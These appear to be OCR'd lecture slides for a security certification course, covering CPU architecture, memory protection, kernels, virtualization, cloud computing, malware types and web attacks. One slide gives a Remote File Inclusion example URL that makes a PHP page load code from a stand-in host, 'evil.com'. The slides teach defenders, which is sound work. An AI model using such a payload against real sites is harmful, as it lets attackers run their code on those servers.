


FIGURE 4.7 Simplified Computer Bus

Northbridge and Southbridge

- **Northbridge is faster**




FIGURE 4.8 **Northbridge and Southbridge Design**

CPU

- **Brains of the computer**
- **Arithmetic Logic Unit (ALU)**
  - **Performs mathematical operations**
- **Control Unit**
  - **Fetches instructions and sends them to the ALU**

Fetch and Execute

1. Fetch Instruction 1
2. Decode Instruction 1
3. Execute Instruction 1
4. Write (save) result 1

   These four steps take one clock cycle to complete.

Note: most instructions take several clock cycles

Interrupts

- **A signal that something urgent has happened**
- **CPU must stop its current task and service the interrupt immediately**
- **Then resume the previous task**

Processes and Threads

- **A task is broken into smaller "threads"**
- **Each thread can proceed independently**
- **This reduces time wasted waiting for slow things**
- **Like disk reads or user input**

Multitasking and Multiprocessing

- **All modern systems are multitasking**
  - **Can run several programs at once**
- **Multiprocessing requires more than one CPU**
  - **Symmetric multiprocessing uses one operating system to manage all CPUs**
  - **Asymmetric multiprocessing systems have one operating system image per CPU**

Watchdog Timer


- **Reboots the system after critical processes hang or crash**

CISC and RISC


- **Complex Instruction Set Computer**
  - **Large set of complex machine language instructions**
  - **Intel processors**
- **Reduced Instruction Set Computers**
  - **Fewer machine language instructions**
  - **Used by ARM processors in cell phones**

Direct and Indirect Addressing


- **Immediate value**
  - **add eax, 8**



- **Direct address**
  - **add eax, [8]**



- **Indirect address**
  - **add [eax], 8**



Memory Protection

- **One process cannot affect another process**
- **Even though they are all sharing the same hardware**
- **Required for secure multiuser and multiprocessing systems**

Process Isolation

- **Logical control**
- **Prevents one process from interfering with another process**
- **Isolation Techniques**
  - **Virtual memory**
  - **Object encapsulation**
    - **To be discussed in Chapter 9**
  - **Time multiplexing**
    - **Each process gets different slices of time**

Real Mode and Protected Mode

- **When an x86 processor starts, it is in *Real Mode***
  - **No process isolation**
  - **Any process can write anywhere in RAM**
- **During bootup, it switches to *protected mode***
- **x64 processor does not use segmentation in 64-bit mode (link Ch 4a)**

Virtual Memory

- **Virtual address mapping between processes and hardware memory**
- **Provides isolation, and usually also allows *swapping* pages in and out of RAM**
- **If the kernel attempts to access memory in swap space, a *page fault* occurs**
  - **That page is swapped from disk to RAM**

BIOS

- **Basic Input Output System**
- **Code in firmware**
- **Executed when a PC is powered on**
- **First it runs the Power-On Self-Test (POST) to see what hardware is attached**
- **If it finds a boot device, such as a disk, it boots from that**

WORM Storage

- **Write Once, Read Many**
- **Ensures integrity**
  - **Data cannot be altered after first write**
- **Examples:**
  - **CD-R, DVD-R**

Trusted Platform Module

- **A cryptographic co-processor on the motherboard**
- **Can perform cryptography calcuations, and securely store keys**
- **Can be used to detect rootkits, and for hard-disk encryption**

Data Execution Prevention (DEP)

- **Areas of RAM are marked Non-eXecutable (NX bit)**
- **This prevents simple buffer overflow attacks**
- **Even if an attacker can inject code into a variable, the injected code won't run**

Address Space Layout Randomization (ASLR)

- **Each process is randomly located in RAM**
- **Makes it difficult for an attacker to find code that has been injected**
- **DEP and ASLR are one reason Vista was much more secure than Windows XP**

4a-3

Secure Operating System and Software Architecture

The Kernel

- **Heart of the OS**
- **Runs in ring 0**
- **Two types**
  - **Monolithic**
  - **Microkernel**

Monolithic Kernel

- **Compiled into one static executable**
- **Entire kernel runs in supervisor mode**
- **All functionality must be precompiled in**
- **You must recompile the kernel to add new features**

Microkernel

- **Modular**
- **Smaller and has less native functionality than a monolithic kernel**
- **Can add functionality via *Loadable Kernel Modules***
- **Modules may run in ring 3 (userland)**

Reference Monitor

- **Mediates all access between subjects and objects**
- **Enforces the system's security policy**
- **Always enabled and cannot be bypassed**
- **Secure systems can evaluate the security of the reference monitor**
- **Required for levels A and B of TCSEC**

Users and File Permissions

- **Linux and Unix use Read, Write, Execute**
  - **For the Owner, Group, and Others**

root@ubuntu: ~


File Edit View Terminal Help

```
root@ubuntu:~# ls -la /etc
total 1416
drwxr-xr-x 133 root    root     12288 2010-02-03 13:44 .
drwxr-xr-x  21 root    root      4096 2010-01-05 08:27 ..
-rw-r--r--   1 root    root       149 2009-07-13 18:25 00-header
drwxr-xr-x   4 root    root      4096 2009-10-28 14:02 acpi
-rw-r--r--   1 root    root      2986 2009-10-28 13:55 adduser.conf
drwxr-xr-x   2 root    root      4096 2010-01-05 09:44 alternatives
-rw-r--r--   1 root    root       395 2009-09-17 12:32 anacrontab
drwxr-xr-x   6 root    root      4096 2009-10-28 13:58 apm
drwxr-xr-x   2 root    root      4096 2010-01-05 08:29 apparmor
drwxr-xr-x   7 root    root      4096 2010-01-05 08:29 apparmor.d
drwxr-xr-x   4 root    root      4096 2010-01-05 08:27 apport
drwxr-xr-x   5 root    root      4096 2010-01-05 07:59 apt
-rw-r-----   1 root    daemon     144 2009-09-15 06:09 at.deny
drwxr-xr-x   3 root    root      4096 2010-01-05 08:27 avahi
-rw-r--r--   1 root    root      1754 2009-09-13 22:09 bash.bashrc
-rw-r--r--   1 root    root    219331 2009-10-05 09:37 bash_completion
```

FIGURE 4.11 Linux “ls -la” Command

Microsoft NTFS Permissions

- **Read**
- **Write**
- **Read and Execute**
- **Modify**
- **Full Control**



Privileged Programs

- **Setuid files in Linux run with the permissions of the owner**
  - **Not the user who launched them**
- **Such as passwd**
  - **Changes a user's password**
  - **Must edit the /etc/passwd and /etc/shadow files**
  - **A normal user cannot edit those files directly**

Virtualization and Distributed Computing

Virtualization

- **Hypervisor simulates hardware**
  - **Guest OS runs on the virtual hardware**

Two Types of Virtualization

- **Virtualization or *Full Virtualization***
  - **Simulated hardware is completely independent of real hardware**
  - **Guest OS runs with no modification**
- **Paravirtualization**
  - **Virtual hardware is similar to real hardware**
  - **Guest OS must be modified to run, with modified kernel system calls**
  - **Can be more efficient, but may not be possible with closed OS like Windows**

Hypervisor

- **Controls access between guest OS's and host hardware**
- **Type 1 Hypervisor (Bare Metal)**
  - **Runs directly on host hardware**
  - **Ex: VMware ESXi**
- **Type 2 Hypervisor**
  - **Runs as an application on an OS, such as Windows**
  - **Ex: VMware Workstation**

Virtualization Benefits

- **Lower hardware costs**
- **Hardware consolidation**
- **Lower power and cooling needs**
- **Snapshots make backup and recovery fast and easy**
- **Virtual clusters of guests can be far simpler than clustering real hardware servers**

Virtualization Security Issues

- **Many guests on one host**
  - **Not perfectly separated from one another**
  - **Never run guests with different security requirements on the same host**
- **Risk: VM Escape**
  - **Attack gains control of the host from a guest**

Blinded by Virtualization

- **A traditional Network Intrusion Detection System is connected to a SPAN port on a switch**
- **It cannot see traffic from one VM to another VM on the same host**

Cloud Computing

Table 4.2

Example Cloud Service Levels

Type	Example
Infrastructure as a Service (IaaS)	Linux server hosting
Platform as a Service (PaaS)	Web service hosting
Software as a Service (SaaS)	Web mail

Cloud Computing

- **Private Cloud**
  - **Houses data for only one organization**
  - **Gov't clouds ensure that data stays within one country**
- **Public cloud**
  - **Mixes data from many companies together**
  - **Requires strict Service Level Agreements for sensitive data**

Pre-Owned Images

- **In April 2011 Amazon warned that a public image was distributed with a backdoor account**
  - **A known SSH key**

Grid Computing

- **Uses computing power from dissimilar systems for high performance**
- **Such as SETI @ Home**

Large-Scale Parallel Data Systems

- **Parallel systems give high performance**
- **But they share memory between systems**
- **Can introduce race condition vulnerabilities**
  - **Brief moments of vulnerability an attacker can exploit by *winning the race***

Peer to Peer

- **Such as BitTorrent**
- **Sharing data between many systems**
- **Decentralized, difficult to take down**
- **Copyright violations are common**
- **Integrity is questionable**
  - **Data from many untrusted sources are combined**
  - **Hashes are a critical control**

Thin Clients

- **Minimal hardware**
- **Rely on a server to run applications and store data**
- **Can be hardware-based or software-based, running on a computer's OS**
- **Software-based thin clients often run in a Web browser**

Diskless Workstations

- **PCs, routers, embedded devices, others**
- **Kernel and OS loaded from the network**

Internet of Things (IoT)

- **Thermostats, cars, cameras, light bulbs, everything on the Internet**
- **Security often terrible**
- **Default passwords, old versions, no way to patch or manage, etc.**

4a-4

System Vulnerabilities, Threats and Countermeasures

Emanations

- **Radio emissions that leak confidential data, like passwords and encryption keys**
- **TEMPEST**
  - **US Gov't project to measure the risk of emissions**

Covert Channels

- **Communications that violate security policy**
- **Storage channel**
  - **Uses shared storage, such as /tmp**
  - **Others can see filesize, not contents**
- **Timing channel**
  - **Time to reject a username is different from time to reject a password**
  - **Encryption time depends on key & input**

Backdoors

- **Bypass security checks**
  - **Such as username/password**
- **Maintenance hook**
  - **Allows developers to bypass normal system checks during development**
- **Should not be left in production system**

Malware

- **Viruses, worms, logic bombs, trojans**
- **Zero-day exploits**
  - **No patch is available**

Viruses

- Code attached to an EXE file
- Macro virus (in MS Office documents)
- Boot sector virus
- Stealth virus
  - Hides from OS and antivirus
- Polymorphic virus (mutates)
- Multipartite virus
  - Spreads via multiple vectors

Worms, Trojans, Rootkits

- **Worms**
  - **Propagate without being attached to a file, over networks**
- **Trojans**
  - **Lie about what they do**
- **Rootkits**
  - **Replace part of the kernel or OS**
  - **May run in ring 3 or ring 0**

Packers

- **Compress and obfuscate executables**
- **Decompresser is prepended to the compressed file**
- **UPX is a common packer**

Logic Bombs

- **Waits for a trigger condition, then executes payload**
  - **A certain date, for example**

Antivirus Software

- **Signature-based**
  - **Uses a database of signatures**
  - **Easily circumvented**
  - **Few false positives**
- **Heuristic-based**
  - **Detects anomalous behavior**
  - **Creates false positives**

Server-Side Attacks

- **Exploits vulnerable services**
  - **Like SMB file-sharing**




FIGURE 4.15 Server-Side Attack

Client-Side Attacks

- **User downloads malicious content**
  - **PDF files, Flash, etc.**




FIGURE 4.16 Client-Side Attack

Web Architecture and Attacks

- **Active content opens new vulnerabilities**
- **PHP often allows Remote File Inclusion**
  - **http://example.com/index.php?file=readme.txt**
  - **http://example.com/index.php?file=http://evil.com/evil.php**

Applets

- **Executable code included in Web pages**
- **Java**
  - **Platform-independent**
    - **Runs in Java Virtual Machine, in a sandbox**
- **ActiveX**
  - **Digitally signed**
  - **Run code in Internet Explorer**

OWASP

- **Open Web Application Security Project**
  - **Many free resources**
  - **Top Ten (link Ch 4d)**

XML (Extensible Markup Language)

- **A standard way to encode documents and data**
- **More universal than HTML**

Service Oriented Architecture (SOA)

- **Application architecture is composed of services**
- **Multiple apps use the same service**
- **Services are platform-independent and can be called in a generic way**
  - **Not dependent on a single language**
- **Services are published in a directory**

Web Services

- **XML or JSON (JavaScript Object Notation)**
  - **Data structure of web services**
- **SOAP (Simple Object Access Protocol) or REST (Representational State Transfer)**
  - **Provide connectivity**
- **WDSL (Web Services Description Language)**
  - **Details how the Web services are invoked**

Database Security

- **Store large amounts of data**
- **Users can make inferences by creating, viewing and comparing records**
